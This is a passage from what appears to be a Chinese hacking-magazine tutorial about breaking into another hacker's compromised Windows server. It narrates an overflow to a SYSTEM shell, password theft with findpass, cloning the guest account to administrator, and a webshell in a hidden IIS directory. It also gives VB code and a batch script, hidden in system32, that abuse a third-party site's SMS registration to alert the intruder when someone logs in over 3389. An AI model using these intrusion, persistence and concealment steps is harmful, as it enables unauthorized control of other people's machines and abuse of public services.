


图2 溢出成功




图3 获得system权限的shell

一切比想象中的要顺利，这么轻易就拿下了那位“黑客”的这台肉鸡。加个账号登陆了3389，传了个ca和findpass上去，拿了管理员密码把guest账号克隆成了管理员，然后删除了刚才新加的账号，毕竟这个账号太显眼了。接下来，我在它的硬盘上搜索“nbsi2.exe”，很快，发现了nbsi2在system32目录下一个叫sys32的文件夹中，呵，不但有NBSI，还有一大堆常用的各种工具，包括findpass和CA，早知道我就不用传了。看来，这台肉鸡是他的根据地了，他必定还会回来的。而他是通过3389登陆的，我马上就想到了那个网上流传很广的bat文件，可以监视3389的登陆并把登陆的IP记录到一个日志中。本来，我想就这么运行那个bat文件，过一段时间之后再上去看看记录的日志，从而找出他的IP。但后来转念一想，如果他用的是ADSL上网（ADSL上网每次IP都是不一样的），或者他在网吧上的网，就算弄到了IP，又有什么用呢，我一样抓不着他，最好的办法是和他在登陆肉鸡的时候遇上，这样，就可以和他对上话。但我又不可能一直在肉鸡上面守着呀，有没有什么办法，可以在不用我守的情况下通知我呢？

很快，我想到了利用手机。让他一登陆我的手机就收到响应，从而知道他已经登陆了肉鸡。听起来像天方夜谭，但仔细想想，这却是可以实现的！那个监视登陆的脚本，在发现3389有连接后就把连接记录到日志文件中，而我当然也可以修改一下那个bat，让它发现有连接就运行一个程序，而那个程序，就是用来给我手机发送短信通知的。那么，怎么来实现这个程序呢？很简单，我们并不需要收到的手机短信是自己定义的内容如“有人入侵啦！”之类，虽然这样也是可以实现的（具体请参看我以前发在nohack的一篇文章《从免费短信到手机攻击》），但实现起来过于复杂，而且，也没有这个必要。我们只要保证他在登陆的时候自己的手机会响，会收到一条和普通短信不同的信息，就可以了。说到这里，相信不少朋友已经知道用什么方法了，没错！有的网站可以手机注册，注册的时候用户填上自己的手机号码网站就会发一个注册密码到用户手机，而我们恰恰可以利用这点，找一个可以手机注册的网站，在注册的时候抓包，然后写个程序发送这个数据包，当运行这个程序，手机就会收到短信了。我们不是做手机炸弹，所以，就算注册的网站有发送次数的限制，对我们也没有影响，因为理论上我们只要收到一条短信就知道有情况发生了。这里唯一的要求就是那个网站在注册的时候不需要填验证码，而这样的网站现在是大量存在的。




图4 邮箱注册

理论成熟了，下面就该实践了。利用google或者baidu，很快可以搜到一堆符合条件的网站，我找了一个邮箱注册的，http://202.99.23.243/extend/gb/std/NULL/NULL/registration.gen，这个网站注册的时候不用填验证码，但是24小时之内同一个手机号只能发送三次，但这对我们没有影响，三次已经够了。打开这个页面，填入手机号码，如图4所示。




图5 Winsock Expert监听IE

然后打开Winsock Expert，选择监听这个IE，如图5所示。之后点提交，Winsock Expert就抓到IE发送的数据包了，如图6所示。




图6 Winsock Expert抓包

数据包的内容如下：

```
POST /extend/gb/std/NULL/AA0000aimcregistration/registration.gen HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://202.99.23.243/extend/gb/std/NULL/NULL/registration.gen
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 202.99.23.243
Content-Length: 67
Connection: Keep-Alive
Cache-Control: no-cache
request=MobileCertify&numberGsm=13838385438&submit.x=56&submit.y=13
```

只要提交这个数据包，就会收到网站发来的短信息“您的注册密码是……”，如果设置好之后，只要看到这样的短信，就知道“黑客”已经登陆肉鸡了。本来我想直接用NC提交，但是发现NC提交了之后就卡在那不动了，程序终止不了，容易让人怀疑，所以决定还是用VB写一个发送数据的小程序。其实原理很简单，就是用vb的winsock控件发送上面指定的数据而已。打开VB6.0，新建一个工程，在左边的工具栏点右键，选择“部件”，然后就出来了图7所示的窗口。




图7 部件窗口

选择Microsoft Winsock Control 6.0，点确定，在工具栏就会出现一个winsock的图标，把这个图标添加到form中，然后在Form_Load()事件中添加如下代码：

```
Form1.Visible = False    '设置运行时窗口不可见
Winsock1.RemoteHost = "202.99.23.243"    '远程连接的地址
Winsock1.RemotePort = 80    '连接的端口
Winsock1.Close    '一个习惯，连接前先关闭可能存在的原有连接
Winsock1.Connect    '连接202.99.23.243的80端口
```

在Winsock1_Connect()中添加如下代码：


```
Dim Senddates
Senddates = "POST /extend/gb/std/NULL/AA0000aimcregistration/registration.gen HTTP/1.1" & vbCrLf & "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*" & vbCrLf & "Referer: http://202.99.23.243/extend/gb/std/NULL/NULL/registration.gen" & vbCrLf & "Accept-Language: zh-cn" & vbCrLf & "Content-Type: application/x-www-form-urlencoded" & vbCrLf & "Accept-Encoding: gzip, deflate" & vbCrLf & "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)" & vbCrLf & "Host: 202.99.23.243" & vbCrLf & "Content-Length: 67" & vbCrLf & "Connection: Keep-Alive" & vbCrLf & "Cache-Control: no-cache" & vbCrLf & vbcrlf & "request=MobileCertify&numberGsm=13838385438&submit.x=56&submit.y=13" & vbCrLf    '赋值变量指定数据
Winsock1.SendData Senddates + vbCrLf    '用winsock的senddate方法发送指定数据
End    '发送完毕后退出
```

代码写完了之后生成exe文件，这里我们命名为notice.exe，之后只要执行这个程序手机就会收到通知短信了。现在把那个监视3389的bat文件稍微修改一下，去掉记录时间日期等不必要的东东，增加监视到有连接就运行程序的功能，改成下面这个样子：

```
@echo off
:start
@netstat -an -p tcp|find ":3389" |find "ESTABLISHED" && goto 3389
@goto start
:3389
@notice.exe
```

意思就是运行netstat -an -p tcp命令，并在结果中查找3389和ESTABLISHED，ESTABLISHED表示处于已经连接状态，如果查找到了就转到3389处执行notice.exe。把这个bat命名为notice.bat，和notice.exe一起放到system32下面，一来便于执行，二来这地方文件多，不容易发现。

由于我自己也是通过3389登陆的，所以如果就这么执行这个bat的话我马上就会收到通知短信，这就失去原来的意义了。所以我决定先用IIS建立一个隐藏的具有administrator权限的虚拟目录（具体怎么建想必大家都知道，如果我还在这废话的话，土豆大哥就要说我骗稿费了，呵呵），在上面放一个webshell，然后注销3389，再通过webshell来执行这个bat（如图8所示）。


图8 webshell执行notice.bat

现在可以开着手机守株待兔了。过了几天，凌晨1点40分，我期待已久的短信声音终于响了，还好我还没睡着，打开一看，“您在XXX注册的密码是……”哈哈，这家伙也真给面子，没让我等上好几天甚至几个星期。马上开机上线，登陆上去，query user了一下，他确实在，用的是administrator的账号登陆。于是我用msg给他发了一条消息，冒充过路的跟他打个招呼，顺便跟他要了QQ。msg发送消息的格式为 msg ID message（图9，还好当时多留了个心眼截下了这两张图）很快他就回复了，并且告诉我他的QQ，呵，怕这位仁兄也爱看nohack，给他留个面子，就不公布他Q了，如图10所示。

